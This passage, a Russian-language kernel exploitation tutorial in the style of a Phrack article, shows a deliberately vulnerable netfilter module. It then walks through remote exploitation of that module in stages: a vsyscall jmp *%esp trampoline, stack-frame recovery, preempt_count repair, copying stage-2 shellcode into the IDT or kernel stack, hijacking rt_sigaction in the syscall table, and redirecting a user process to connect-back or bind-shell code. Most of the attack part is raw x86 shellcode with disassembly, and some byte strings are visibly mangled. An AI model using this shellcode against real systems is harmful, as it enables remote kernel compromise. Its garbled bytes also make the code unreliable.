Логически, поскольку мы действуем удалённо, у нас нет никакой информации об адресах структур или путей ядра, и, поскольку хорошая утечка информации — обычно маловероятная ситуация, полагаться на них нельзя.

Был подготовлен специально созданный пример, который позволит ввести все техники, необходимые для решения только что поставленных проблем. Выбор пал на написание модуля netfilter, поскольку большая часть сетевого кода ядра зависит от него, и это основная среда для сторонних модулей.

stuff/drivers/linux/remote/dummy_remote.c

```
#define MAX_TWSKCHUNK 30
#define TWSK_PROTO 37

struct twsk_chunk
{
    int type;
    char buff[12];
};

struct twsk
{
    int chunk_num;
    struct twsk_chunk chunk[0];
};

static int process_twsk_chunk(struct sk_buff *buff)
{
    struct twsk_chunk chunks[MAX_TWSKCHUNK];

    struct twsk *ts = (struct twsk *)((char*)buff->nh.iph +
(buff->nh.iph->ihl * 4));

    if(ts->chunk_num > MAX_TWSKCHUNK)
        return (NF_DROP);
    printk(KERN_INFO "Processing TWSK packet: packet frame n. %d\n",
```

[1]

```

ts->chunk_num);

memcpy(chunks, ts->chunk, sizeof(struct twsk_chunk) * ts->chunk_num); [2]

// do somethings..

return (NF_ACCEPT);

}

```

Здесь проблема знаковости в [1] запускает последующее переполнение буфера в [2], записывая данные за пределы локального буфера `chunks`. Как только что было сказано, нужно знать о уязвимой функции всё: когда она выполняется, в каком «контексте», что что вызывает, как выглядит стек, захватываются ли спинлоки или другие объекты управления и т. д.

Хорошей отправной точкой является трассировка стека во время вызова нашей функции:

```

#1 0xc02b5139 in nf_iterate (head=0xc042e4a0, skb=0xc1721ad0, hook=0, [1]
    indev=0xc1224400, outdev=0x0, i=0xc1721a88,
    okfn=0xc02bb150 <ip_rcv_finish>, hook_thresh=-2147483648)
    at net/netfilter/core.c:89
#2 0xc02b51b9 in nf_hook_slow (pf=2, hook=1, pskb=0xc1721ad0, [2]
    indev=0xc1224400, outdev=0x0, okfn=0xc02bb150 <ip_rcv_finish>,
    hook_thresh=-2147483648) at net/netfilter/core.c:125
#3 0xc02baee3 in ip_rcv (skb=0xc1bc4a40, dev=0xc1224400, pt=0xc0399310,
    orig_dev=0xc1224400) at net/ipv4/ip_input.c:348
#4 0xc02a5432 in netif_receive_skb (skb=0xc1bc4a40) at
    net/core/dev.c:1657
#5 0xc024d3c2 in rtl8139_rx (dev=0xc1224400, tp=0xc1224660, budget=64)
    at drivers/net/8139too.c:2030
#6 0xc024d70e in rtl8139_poll (dev=0xc1224400, budget=0xc1721b78)
    at drivers/net/8139too.c:2120
#7 0xc02a5633 in net_rx_action (h=0xc0417078) at net/core/dev.c:1739
#8 0xc0118a75 in __do_softirq () at kernel/softirq.c:95
#9 0xc0118aba in do_softirq () at kernel/softirq.c:129 [3]
#10 0xc0118b7d in irq_exit () at kernel/softirq.c:169
#11 0xc0104212 in do_IRQ (regs=0xc1721ad0) at arch/i386/kernel/irq.c:110
#12 0xc0102b0a in common_interrupt () at current.h:9
#13 0x0000110b in ?? ()

```

Наша уязвимая функция (как и любой другой хук) вызывается последовательно функцией `nf_iterate` [1] во время обработки `softirq` [3] через интерфейс ядра `netfilter` `nf_hook_slow` [2]. Она установлена в цепочке `INPUT` и, таким образом, начинает обрабатывать пакеты всякий раз, когда они отправляются на хост-машину, — как видно из [2], где `pf = 2` (`PF_INET`) и `hook = 1` (`NF_IP_LOCAL_IN`).

Наша конечная цель — выполнить некий код, который установит соединение обратно к нам (или привяжет порт к оболочке, или любой другой вариант шеллкода для удалённого эксплойта). Попытка выполнить это напрямую из ядра — очевидно болезненная идея, поэтому нужно «угнать» какой-нибудь процесс пространства пользователя (помним, что мы поверх `softirq` и не знаем, что реально под нами; это может быть поровну поток ядра или `idle`-задача) в качестве «жертвы», внедрить в него код и заставить ядро вызвать его позже, когда выйдем из асинхронного события.

Это означает необходимость промежуточного шага между захватом управления потоком «во время `softirq`» и выполнением из процесса пространства пользователя. Но обо всём по порядку — прежде всего нужно `_начать выполнение_` хотя бы точки входа нашего шеллкода.

Как сегодня используется в многих эксплойтах, борющихся с рандомизацией адресного пространства при отсутствии утечек информации, ищем прыжок на `jmp *%esp, push reg/ret` или последовательность `call reg`, чтобы начать выполнение с известной точки. Чтобы избежать подбора правильного значения возврата, можно использовать пор-подобную прокладку из адресов `ret-to-ret`. Но всё равно нужно найти эти опкоды в «фиксированном» и известном месте.

Ветка 2.6. ядра ввела фиксированную страницу [*] для поддержки инструкции `sysenter` — «`vsyscall`»:

```
bfe37000-bfe4d000 rwxp bfe37000 00:00 0      [stack]
ffffe000-ffffff00 ---p 00000000 00:00 0      [vdso]
```

расположенная по фиксированному адресу: `0xffffe000` – `0xfffff000`.

[] На момент выхода статьи это уже не верно в последних ядрах: начиная с ядра 2.6.18 адрес страницы `vsyscall` рандомизирован.*

Страница «`vsyscall`» — находка для нашего шеллкода «точки входа», поскольку внутри неё можно найти нужные опкоды [*] для начала выполнения:

```
(gdb) x/i 0xffffe75f
0xffffe75f:      jmp     *%esp
(gdb) x/i 0xffffe420
0xffffe420:      ret
```

[] После тестирования на широком диапазоне ядер/компиляторов адресов этих опкодов выяснилось, что иногда они находятся не в ожидаемом месте или, в одном случае, вообще отсутствуют. Это может быть единственной частью, где придётся угадывать (также из-за рандомизации `vsyscall`), но в зависимости от ситуации есть другие возможности [фиксированное начало образа ядра, фиксированный `.text` работающего процесса при нахождении вне контекста прерывания и т. д.].*

Для лучшего понимания того, как должна выглядеть структура стека после переполнения, приводится небольшая схема:

```
+-----+
|       |
| JMP -N |-----+ # N – размер буфера плюс несколько байт
|       |         | (цепочка ret-to-ret + место для jmp)
| ret-to-jmp |<--+ | # адрес jmp *%esp внутри vsyscall
|         |  |  |
| .....    |  +  |
| ret-to-ret |--+ | # адрес 'ret' внутри vsyscall
|         |  |  |
| ret-to-ret |--+ |
|         |  |  |
| overwritten |  | # прокладка ret-to-ret начинается отсюда
| ret address |  | |
|         |  |  |
|         |  |  |
|         |  |  |
|         |  |  | # шеллкод помещён внутри буфера
|         |  |  | (он большой, но может быть также
| shellcode |  |  | разделён – до и после адреса возврата)
| nop      |  |  |
| nop      |<-----+
+-----+
```

В этот момент поток управления захвачен, но всё ещё внутри `softirq`, поэтому нужно выполнить ряд задач для чистого выполнения шеллкода «connect back»:

- Найти способ чисто выйти из `softirq`, поскольку стек испорчен.
- Обнаружить изменённые объекты управления ресурсами (если таковые имеются) и восстановить их в безопасное состояние.
- Найти место для хранения шеллкода до позднейшего выполнения из «пути ядра в контексте процесса».
- Найти способ заставить упомянутый ранее путь ядра выполнить наш шеллкод.

Первый шаг — самый трудный (и был излишним в эксплойте madwifi, поскольку там не было контекста прерывания), поскольку исходный указатель возврата перезаписан и неизвестно ничего о структуре текста ядра и его адресах.

Далее представлены техники и работающий шеллкод для каждого из вышеперечисленных пунктов.

[Примечание: они перечислены в «концептуальном порядке важности», который отличается от реального порядка использования внутри эксплойта. Точнее, они почти в обратном порядке, поскольку последний шаг, выполняемый шеллкодом, — это фактически выход из контекста softirq. Такой порядок показался более наглядным — помните об этом при чтении следующих подразделов.]

3.2.2 - Восстановление потока стековых фреймов

Цель этой техники — «раскрутить» стек в поиске некоего известного паттерна и попытаться реконструировать стековый фрейм вызывающего, состояние регистров и указатель инструкций, чтобы продолжить нормальный поток выполнения. Нужно восстановить указатель стека в известное и согласованное состояние, восстановить содержимое регистров так, чтобы поток функции завершился чисто, и восстановить все блокировки или другие объекты синхронизации, изменённые функциями между переполнившейся и той, в которую мы хотим «вернуться».

Структура нашего стека (как видно из приведённого выше дампа) в основном такова:

```
stack layout
+-----+
| do_softirq() |
| ..... |
| ..... |
| ip_rcv |
| nf_hook_slow | =====>
| ip_rcv_finish |
| nf_iterate |
| ..... |
| ..... |
| process_twsk_chunk |
+-----+ top of stack

/* nf_hook_slow() stack frame */
+-----+
| argN |
| ... |
| arg2 |
| arg1 |
| ret-to-(ip_rcv()) |
| saved reg1 |
| saved reg2 |
| ..... |
+-----+
```

Как сказано, нужно найти функцию в предыдущих стековых фреймах, не слишком далеко от нашей переполняющейся, имеющую некий «хороший паттерн», который поможет в поиске. Лучший вариант в данной ситуации — проверить передачу параметров:

```
#2 0xc02b51b9 in nf_hook_slow (pf=2, hook=1, pskb=0xc1721ad0,
indev=0xc1224400, outdev=0x0, ....)
```

Функция `nf_hook_slow()` имеет хорошую «сигнатуру»:

- Два последовательных двойных слова `0x00000002` и `0x00000001`.
- Два указателя ядра (двойное слово `> 0xC0000000`).
- Следующее NULL-двойное слово.

Можно полагаться на то, что этот паттерн будет константным, поскольку мы находимся в цепочке INPUT, обрабатывая входящие пакеты, и всегда имея `NULL outdev`, `pf = 2` и `hook = 1`. Передача параметров, логически, не единственная возможная «сигнатура»: в зависимости от ситуации можно найти распространённый паттерн в некоторой локальной переменной (что даже лучше, поскольку

было обнаружено, что некоторые версии GCC оптимизируют некоторые параметры, передавая их через регистры).

Сканируя стек назад от фрейма `process_twsck_chunk()` до `nf_hook_slow()`, можно затем установить значение `%esp` в место, где сохранён адрес возврата `nf_hook_slow()`, и, воссоздав правильные условия, выполнить `ret`, который позволит нам выйти чисто. «Воссоздав правильные условия» — потому что функция может ожидать определённые значения в регистрах (которые нужно установить) и определённое значение «блокировки» или «флага вытеснения», отличающееся от того, что было во время переполнения. Наша задача — эмулировать/восстановить все эти требования.

Для этого можно начать с проверки того, как gcc восстанавливает регистры в эпилоге функции:

```
c02b6b30 <nf_hook_slow>:
c02b6b30:    55                push    %ebp
c02b6b31:    57                push    %edi
c02b6b32:    56                push    %esi
c02b6b33:    53                push    %ebx
[...]
c02b6bdb:    89 d8            mov     %ebx,%eax
c02b6bdd:    5a                pop     %edx      ==+
c02b6bde:    5b                pop     %ebx      |
c02b6bdf:    5e                pop     %esi      | restore
c02b6be0:    5f                pop     %edi      |
c02b6be1:    5d                pop     %ebp      ==+
c02b6be2:    c3                ret
```

Такой эпилог, характерный для нелинейных функций, позволяет восстановить состояние сохранённых регистров. После нахождения значения `ret` на стеке можно начать «откатываться», подсчитывая количество `pop`-ов в тексте для правильного восстановления этих регистров. [*]

[] Логически, это не единственный вариант — можно установить значения напрямую через `movl`, но иногда нельзя использовать «предопределённые» значения для этих регистров. Также отметим: некоторые версии компилятора gcc не используют пролог/эпилог с `push/pop`, а транслируют код как последовательность `movl` (что требует другой обработки в шеллкоде).*

Для корректной «раскрутки» (и тем самым нахождения `pop`-последовательности) нужен адрес ядра `nf_hook_slow()`. Его несложно вычислить, поскольку адрес возврата уже найден в стеке (благодаря указанной выше сигнатуре). Ещё раз помогает соглашение Intel о вызове процедур:

```
[...]
c02bc8bd:    6a 02            push    $0x2
c02bc8bf:    e8 6c a2 ff ff   call    c02b6b30 <nf_hook_slow>
c02bc8c4:    83 c4 1c         add     $0x1c,%esp
[...]
```

Этот небольшой фрагмент кода взят из `ip_rcv()` — функции, вызывающей `nf_hook_slow()`. Адрес возврата, найденный в стеке, равен `0xc02bc8c4`, поэтому вычисление адреса `nf_hook_slow` — дело вычисления «смещения», используемого в относительном вызове (опкод `0xe8`, стандартное соглашение вызова в gcc-скомпилированном коде ядра) и прибавления его к значению адреса возврата (соглашение Intel о относительном вызове прибавляет смещение к текущему EIP):

```
[*] call to nf_hook_slow -> 0xe8 0x6c 0x2a 0xff 0xff
[*] nf_hook_slow address -> 0xc02bc8c4 + 0xfffffa26c = 0xc02b6b30
```

Для лучшего понимания всего подхода «Восстановление потока стековых фреймов» приводится заглушка шеллкода с краткими комментариями:

Здесь инкрементируем указатель стека последовательностью `pop %eax` и тестируем на известную сигнатуру `[ 0x2 0x1 X X 0x0 ]`:

```

loop:
"\x58"                // pop    %eax
"\x83\x3c\x24\x02"    // cmpl  $0x2, (%esp)
"\x75\xf9"            // jne    loop
"\x83\x7c\x24\x04\x01" // cmpl  $0x1, 0x4(%esp)
"\x75\xf2"            // jne    loop
"\x83\x7c\x24\x10\x00" // cmpl  $0x0, 0x10(%esp)
"\x75\xeb"            // jne    loop
"\x8d\x64\x24\xfc"    // lea    0xffffffffc(%esp), %esp

```

Получаем адрес возврата, вычитаем 4 байта и разыменовываем указатель для получения смещения/перемещения `nf_hook_slow()`. Прибавляем его к адресу возврата, чтобы получить адрес `nf_hook_slow()`:

```

"\x8b\x04\x24"        // mov    (%esp), %eax
"\x89\xc3"            // mov    %eax, %ebx
"\x03\x43\xfc"        // add    0xffffffffc(%ebx), %eax

```

Находим опкод `0xc3` внутри `nf_hook_slow()`, исключая «ложные» байты `0xc3`. В данном шеллкоде выполняется простая проверка опкодов `movl` — этого достаточно для избежания «ложных срабатываний»:

```

increment:
"\x40"                // inc    %eax
"\x8a\x18"            // mov    (%eax), %bl
"\x80\xfb\xc3"        // cmp    $0xc3, %bl
"\x75\xf8"            // jne    increment
"\x80\x78\xff\x88"    // cmpb   $0x88, 0xffffffff(%eax)
"\x74\xf2"            // je     increment
"\x80\x78\xff\x89"    // cmpb   $0x89, 0xffffffff(%eax)
"\x74xec"            // je     increment

```

Откатываемся от найденного `ret` до последней инструкции `pop` и считаем количество `pop`-ов:

```

pop:
"\x31\xc9"            // xor    %ecx, %ecx
"\x48"                // dec    %eax
"\x8a\x18"            // mov    (%eax), %bl
"\x80\xe3\xf0"        // and    $0xf0, %bl
"\x80\xfb\x50"        // cmp    $0x50, %bl
"\x75\x03"            // jne    end
"\x41"                // inc    %ecx
"\xeb\xf2"            // jmp    pop
"\x40"                // inc    %eax

```

Используем вычисленное смещение в байтах для отката значения `%esp`:

```

"\x89\xc6"            // mov    %eax, %esi
"\x31\xc0"            // xor    %eax, %eax
"\xb0\x04"            // mov    $0x4, %al
"\xf7\xe1"            // mul    %ecx
"\x29\xc4"            // sub    %eax, %esp

```

Устанавливаем возвращаемое значение:

```

"\x31\xc0"            // xor    %eax, %eax

```

Вызываем эпилог функции `nf_hook_slow()`:

```

"\xff\xe6"            // jmp    *%esi

```

Теперь переходим ко «второму шагу» — восстановлению всех ожидающих блокировок или других объектов синхронизации в согласованное состояние для функции `nf_hook_slow()`.

3.2.3 - Восстановление ресурсов

На этом этапе восстанавливаем ресурсы, необходимые для «зацепленной функции возврата» (и её вызывающих) для чистого выхода из состояния softirq/прерывания.

Взглянем ещё раз (внимательнее) на `nf_hook_slow()`:

`linux-2.6.15/net/netfilter/core.c`

```
int nf_hook_slow(int pf, unsigned int hook, struct sk_buff **pskb,
                 struct net_device *indev,
                 struct net_device *outdev,
                 int (*okfn)(struct sk_buff *),
                 int hook_thresh)
{
    struct list_head *elem;
    unsigned int verdict;
    int ret = 0;

    /* We may already have this, but read-locks nest anyway */
    rcu_read_lock();[1]

[...]
```

unlock:

```
    rcu_read_unlock();[2]
    return ret;[3]
}
```

В [1] вызывается/захватывается `rcu_read_lock()`, однако [2] `rcu_read_unlock()` никогда не выполняется, поскольку на шаге «Восстановление потока стековых фреймов» мы раскрутили стек и прыгнули обратно в [3].

`rcu_read_unlock()` — псевдоним `preempt_enable()`, что в итоге приводит к уменьшению на единицу значения `preempt_count` внутри структуры `thread_info`:

`linux-2.6.15/include/linux/rcupdate.h`

```
#define rcu_read_lock()      preempt_disable()

[...]
```

```
#define rcu_read_unlock()    preempt_enable()
```

`linux-2.6.15/include/linux/preempt.h`

```
# define add_preempt_count(val) do { preempt_count() += (val); } while (0)
# define sub_preempt_count(val) do { preempt_count() -= (val); } while (0)

[...]
```

```
#define inc_preempt_count() add_preempt_count(1)
#define dec_preempt_count() sub_preempt_count(1)

#define preempt_count() (current_thread_info()->preempt_count)

#ifdef CONFIG_PREEMPT

asmlinkage void preempt_schedule(void);

#define preempt_disable() \
do { \
    inc_preempt_count(); \
    barrier(); \
} while (0)

#define preempt_enable_no_resched() \
do { \
    barrier(); \
    dec_preempt_count(); \
} while (0)
#define preempt_check_resched() \
```



```

do { \
    if (unlikely(test_thread_flag(TIF_NEED_RESCHED))) \
        preempt_schedule(); \
} while (0)

#define preempt_enable() \
do { \
    preempt_enable_no_resched(); \
    barrier(); \
    preempt_check_resched(); \
} while (0)

#else

#define preempt_disable()          do { } while (0)
#define preempt_enable_no_resched() do { } while (0)
#define preempt_enable()          do { } while (0)
#define preempt_check_resched()    do { } while (0)

#endif

```

Как видно, если CONFIG_PREEMPT не установлен, все эти операции — просто заглушки. preempt_disable() вложим, так что его можно вызывать многократно (вытеснение будет отключено, пока не будет вызван preempt_enable() столько же раз). Это означает, что на ядре с PREEMPT следует ожидать значения, равного или большего «1», внутри preempt_count «во время эксплуатации». Нельзя просто игнорировать это значение, иначе позднее произойдёт BUG() внутри кода планировщика (см. preempt_schedule_irq() в kernel/sched.c).

На ядре с PREEMPT нужно найти preempt_count и уменьшить его, как это сделал бы rcu_read_unlock(). Для архитектуры x86 preempt_count хранится внутри struct thread_info:

linux-2.6.15/include/asm-i386/thread_info.h

```

struct thread_info {
    struct task_struct    *task;          /* main task structure */
    struct exec_domain    *exec_domain;   /* execution domain */
    unsigned long         flags;          /* low level flags */
    unsigned long         status;         /* thread-synchronous flags */
    __u32                 cpu;           /* current CPU */
    int                   preempt_count;  /* 0 => preemptable, <0 =>
BUG */

    mm_segment_t          addr_limit;     /* thread address space:
                                           0-0xBFFFFFFF for
user-thread
                                           0-0xFFFFFFFF for
kernel-thread
                                           */

    [...]

```

Получение доступа к нему:

Находим thread_struct:

```

"\x89\xe0"          // mov %esp,%eax
"\x25\x00\xe0\xff\xff" // and $0xfffffe00,%eax

```

Сканируем thread_struct для нахождения значения addr_limit. Это значение является хорошим отпечатком, поскольку оно равно 0xc0000000 для процесса пространства пользователя и 0xffffffff для потока ядра (или idle-задачи):

```

/* scan: */
"\x83\xc0\x04"      // add $0x4,%eax
"\x8b\x18"          // mov (%eax),%ebx
"\x83\xfb\xff"      // cmp $0xffffffff,%ebx

```

```

"\x74\x0a"           // je 804851e <end>
"\x81\xfb\x00\x00\x00\xc0" // cmp $0xc0000000,%ebx
"\x74\x02"           // je 804851e <end>
"\xeb\xec"           // jmp 804850a <scan>

```

Уменьшаем значение `preempt_count` [которое является элементом прямо перед `addr_limit`]:

```

/* end: */
"\xff\x48\xff" // decl 0xffffffff(%eax)

```

Для дальнейшего улучшения шеллкода рекомендуется добавить тест над значением `preempt_count`, чтобы не опустить его ниже нуля.


3.2.4 - Копирование заглушки

Только что была представлена общая методика восстановления стека после «общего беспорядка» в стековых фреймах `netfilter`. Теперь нужно найти место для хранения шеллкода, поскольку нельзя (как сказано выше) выполнять код напрямую в контексте прерывания. [Помним примечание: этот шаг и следующий выполняются до выхода из контекста `softirq`.]

Поскольку практически ничего неизвестно о отображении памяти удалённого образа ядра, нужно найти «безопасное место» для хранения шеллкода — то есть найти область памяти, которую гарантированно можно адресовать и перезапись которой не создаст проблем (читай: *Oops*).

Есть два места для копирования нашего «шеллкода stage-2»:

- **IDT (таблица дескрипторов прерываний)**: можно легко получить логический адрес IDT во время выполнения (как было показано ранее в примере с разыменованием `NULL`), и Linux использует только вектор программного прерывания `0x80`:




Между записью #32 и записью #128 находятся все неиспользуемые дескрипторные записи, каждая по 8 байт. Linux в настоящее время не помечает эту область памяти как только для чтения [хотя должен], поэтому в неё можно записывать []. *Итого: (128 - 32) 8 = 98 * 8 = 784 байта — достаточно для нашего «шеллкода stage-2».*

[] Начиная с ядра Linux 2.6.20 появилась возможность пометить некоторые области как только для чтения [IDT — одна из таких]. Поскольку мы не «начинаем» запись в область IDT и выполнение оттуда, можно обойти эту защиту, просто изменив защиту таблиц страниц ядра напрямую на «предыдущих стадиях» шеллкода.*

- **Текущий стек ядра**: здесь нужно сделать небольшое допущение — находиться внутри процесса, который проживёт некоторое время (пока не удастся перенаправить код ядра на наш шеллкод, как будет показано в следующем разделе). Обычно стек не вырастает до 4 кб, поэтому у нас есть почти

свободная 4-килобайтная страница (при условии, что удалённая система использует 8-килобайтное пространство стека). Для безопасности можно оставить некоторый отступ перед шеллкодом. Нужно учитывать `struct thread_struct`, сохранённую в «нижней» части стека ядра (которую, логически, не нужно перезаписывать ;)):



Итого: $(8192 - 4096) - \text{sizeof}(\text{descriptor}) - \text{pad} \approx 2048$ байт — ещё больше, чем в предыдущем варианте. С более сложным шеллкодом можно обходить таблицу процессов и искать «безопасный процесс» (`init`, какой-нибудь поток ядра, какой-нибудь основной серверный процесс).

Посмотрим на шеллкод, выполняющий эту задачу:

Получаем адрес стека, где находимся [знаменитый трюк `call/pop`]:

```

"\xe8\x00\x00\x00" // call 51 <search+0x29>
"\x59"             // pop  %ecx

```

Сканируем стек, пока не найдём «начальный маркер» нашей заглушки stage-2. Помещаем байт `\xaa` в её начало — единственный такой байт в шеллкоде. `addl $10` нужен, чтобы начать сканирование после `cmp $0xaa, %al`, иначе сама инструкция даёт ложное срабатывание:

```

"\x83\x01\x10" // addl $10, %ecx
"\x41"         // inc  %ecx
"\x8a\x01"     // mov  (%ecx), %al
"\x3c\xaa"     // cmp  $0xaa, %al
"\x75\xf9"     // jne  52 <search+0x2a>

```

Начало шеллкода найдено — копируем его в «безопасное место» до «конечного маркера» (`\xbbb`). «Безопасное место» сохранено в регистре `%esi`:

```

"\x41"         // inc  %ecx
"\x8a\x01"     // mov  (%ecx), %al
"\x88\x06"     // mov  %al, (%esi)
"\x46"         // inc  %esi
"\x41"         // inc  %ecx
"\x80\x39\xbb" // cmpb $0xbb, (%ecx)
"\x75\xf5"     // jne  5a <search+0x32>

```

3.2.5 - Выполнение кода в контексте пространства пользователя [Дай мне жизнь!]

Есть «безопасное место», теперь нужен «безопасный момент» — контекст процесса для выполнения. Первое «лёгкое» решение, которое может прийти в голову, — перезапись программного прерывания `#128` (`int $0x80`), чтобы оно указывало на наш код. Первый процесс, выполняющий системный вызов, станет нашим «процессом-жертвой» в контексте процесса. Этот подход имеет, однако, два существенных недостатка:

- Нет способа перехватить процессы, использующие `sysenter` для доступа к ядру (что если все используют его? Это был бы весьма неудачный способ провалиться...).

- Нельзя контролировать, какой процесс «зацеплен», что может быть «катастрофой», если процесс — `init` или критический, поскольку мы заимствуем его пространство пользователя для выполнения шеллкода (обратный шелл или `bindshell` — не короткоживущий процесс).

Нужно зайти немного глубже в ядро для достижения хорошего зацепления. Был выбран подход с использованием таблицы системных вызовов и перенаправлением системного вызова, который имеет высокую вероятность быть вызванным и практически гарантированно не используется внутри `init` или любого критического процесса. После нескольких тестов был выбран зацеп `rt_sigaction`, хотя не он единственный. Он просто хорошо работал.

Для правильного нахождения таблицы системных вызовов в памяти используется заглушка кода, представленная `sd` и `devik` в их статье [phrack \[23\]](#) о патчинге `/dev/kmem`:

Получаем текущий адрес стека, вычисляем начало `thread_struct` и прибавляем `0x1000` (отступ). Здесь устанавливается значение `%esi`, которое «магически уже присутствует» в части шеллкода, описанной ранее:

```
"\x89\xe6"           // mov    %esp,%esi
"\x81\xe6\x00\xe0\xff\xff" // and    $0xffffe000,%esi
"\x81\xc6\x00\x10\x00\x00" // add    $0x1000,%esi
```

Слегка адаптированный код `sd` & `devik`:

```
"\x0f\x01\x0e"       // sidt1  (%esi)
"\x8b\xe7\xe2"       // mov    0x2(%esi),%edi
"\x81\xc7\x00\x04\x00\x00" // add    $0x400,%edi
"\x66\x8b\x5f\x06"    // mov    0x6(%edi),%bx
"\xc1\xe3\x10"       // shl    $0x10,%ebx
"\x66\x8b\x1f"       // mov    (%edi),%bx
"\x43"              // inc    %ebx
"\x8a\x03"          // mov    (%ebx),%al
"\x3c\xff"          // cmp    $0xff,%al
"\x75\xf9"          // jne    28 <search>
"\x8a\x43\x01"       // mov    0x1(%ebx),%al
"\x3c\x14"          // cmp    $0x14,%al
"\x75\xf2"          // jne    28 <search>
"\x8a\x43\x02"       // mov    0x2(%ebx),%al
"\x3c\x85"          // cmp    $0x85,%al
"\x75xeb"          // jne    28 <search>
"\x8b\x5b\x03"       // mov    0x3(%ebx),%ebx
```

Логически нужно сохранить исходный адрес системного вызова где-нибудь — было решено поместить его прямо перед шеллкодом `stage-2`:

```
"\x81\xc3\xb8\x02\x00\x00" // add 0x2b8, %ebx
"\x89\xe5\xf8"           // movl %ebx, 0xfffffffff8(%esi)
"\x8b\x13"              // mov  (%ebx),%edx
"\x89\x56\xfc"           // mov  %edx,0xfffffffffc(%esi)
"\x89\x33"              // mov  %esi, (%ebx)
```

Как видно, сохраняется адрес записи `rt_sigaction` [смещение `0x2b8`] в таблице системных вызовов (он потребуется при восстановлении, чтобы не вычислять его снова) и исходный адрес самой функции (аналог при восстановлении). Запись `rt_sigaction` теперь указывает на наш шеллкод: `%esi`. Теперь должно стать понятно, почему в предыдущем разделе «магически» уже присутствовал адрес назначения для копирования заглушки в `%esi`.

Первый процесс, вызвавший `rt_sigaction`, «оживит» шеллкод `stage-2` — это финальный шаг перед выполнением `connect-back` или `bindshell`. Всё ещё находимся в ядре, тогда как конечная цель — выполнить шеллкод в пространстве пользователя, поэтому нужно ещё выполнить ряд операций.

Есть в основном два метода (не единственные, но, вероятно, наиболее лёгкие и эффективные) для достижения цели:

- Найти сохранённый EIP, временно отключить флаг управляющего регистра WP, скопировать шеллкод пространства пользователя туда и снова включить флаг WP [что потенциально опасно на SMP]. Если системный вызов вызывается через `sysenter`, сохранённый EIP указывает в таблицу `vsyscall`, поэтому нужно «сканировать» стек «до `ret`» (не сильно отличается от шага восстановления стекового фрейма, только проще), чтобы получить реальный сохранённый EIP пространства пользователя после «возврата» `vsyscall`:

```
0xffffe410 <__kernel_vsyscall+16>:    pop    %ebp
0xffffe411 <__kernel_vsyscall+17>:    pop    %edx
0xffffe412 <__kernel_vsyscall+18>:    pop    %ecx
0xffffe413 <__kernel_vsyscall+19>:    ret
```

Первый выполненный адрес пространства пользователя (записываемый) находится по сохранённому `*(ESP + 12)`.

- Найти сохранённый ESP или использовать параметры системного вызова, указывающие на буфер пространства пользователя, скопировать шеллкод в это место памяти и перезаписать сохранённый EIP сохранённым ESP (или адресом буфера пространства пользователя).

Второй метод предпочтительнее (проще и безопаснее), но если имеем дело с архитектурой, поддерживающей бит NX, или программным патчем, эмулирующим бит выполнения (для пометки стека и возможно кучи как неисполняемых), придётся прибегнуть к первому, более инвазивному методу, иначе процесс пространства пользователя упадёт при попытке выполнить шеллкод. Поскольку есть полный контроль над данными ядра, связанными с процессом, можно также скопировать шеллкод в определённое место и изменить защиту страниц.

Детали реализации:

Стандартный трюк `call/pop` для получения адреса текущего выполнения:

```
"\xe8\x00\x00\x00\x00"    // call    8 <func+0x8>
"\x59"                    // pop     %ecx
```

Патчим таблицу системных вызовов обратно исходным адресом `rt_sigaction` [значения `0xff8` и `0xffc` объясняются тем, что к адресу `thread_struct` было прибавлено `0x1000` для вычисления «безопасного места» и что непосредственно перед ним хранятся и адрес записи в таблице системных вызовов, и адрес самой функции]:

```
"\x81\xe1\x00\xe0\xff\xff"    // and     $0xffffe000,%ecx
"\x8b\x99\xf8\x0f\x00\x00"    // mov     0xff8(%ecx),%ebx
"\x8b\x81xfc\x0f\x00\x00"    // mov     0xffc(%ecx),%eax
"\x89\x03"                    // mov     %eax, (%ebx)
```

Находим ESP пространства пользователя и перезаписываем EIP пространства пользователя им [метод 2]:

```
"\x8b\x74\x24\x38"          // mov     0x38(%esp),%esi
"\x89\x74\x24\x2c"          // mov     %esi,0x2c(%esp)
"\x31\xc0"                  // xor     %eax,%eax
```

Используем маркер `\x22` для нахождения шеллкода, который нужно скопировать в стек процесса. Назовём его шеллкомдом `stage-3`:

```
"\xb0\x21"                  // mov     $0x21,%al
"\x40"                      // inc     %eax
"\x41"                      // inc     %ecx
"\x38\x01"                  // cmp     %al, (%ecx)
"\x75\xfb"                  // jne     2a <func+0x2a>
"\x41"                      // inc     %ecx
"\x8a\x19"                  // mov     (%ecx),%bl
"\x88\x1e"                  // mov     %bl, (%esi)
"\x41"                      // inc     %ecx
"\x46"                      // inc     %esi
"\x38\x01"                  // cmp     %al, (%ecx)
"\x75\xf6"                  // jne     30 <func+0x30>
```

Возвращаемся из системного вызова и позволяем процессу чисто выйти в пространство пользователя. Управление передаётся нашему изменённому EIP, и шеллкод выполняется:

```
"\xc3" // ret
```

Для нахождения ESP/EIP пространства пользователя использовалось «фиксированное» значение, которое хорошо работало на «стандартных» ядрах/приложениях, протестированных на доступе к системному вызову через `int $0x80`. С небольшими дополнительными усилиями можно избежать этих предположений об отступах, реализовав код, аналогичный коду техники восстановления стекового фрейма. Достаточно посмотреть, как сохраняются текущие EIP, ESP, CS и SS пространства пользователя перед прыжком на уровень ядра:

```
ring0 stack:
+-----+
|  SS   |
|  ESP   |  <--- saved ESP
|  EFLAG |
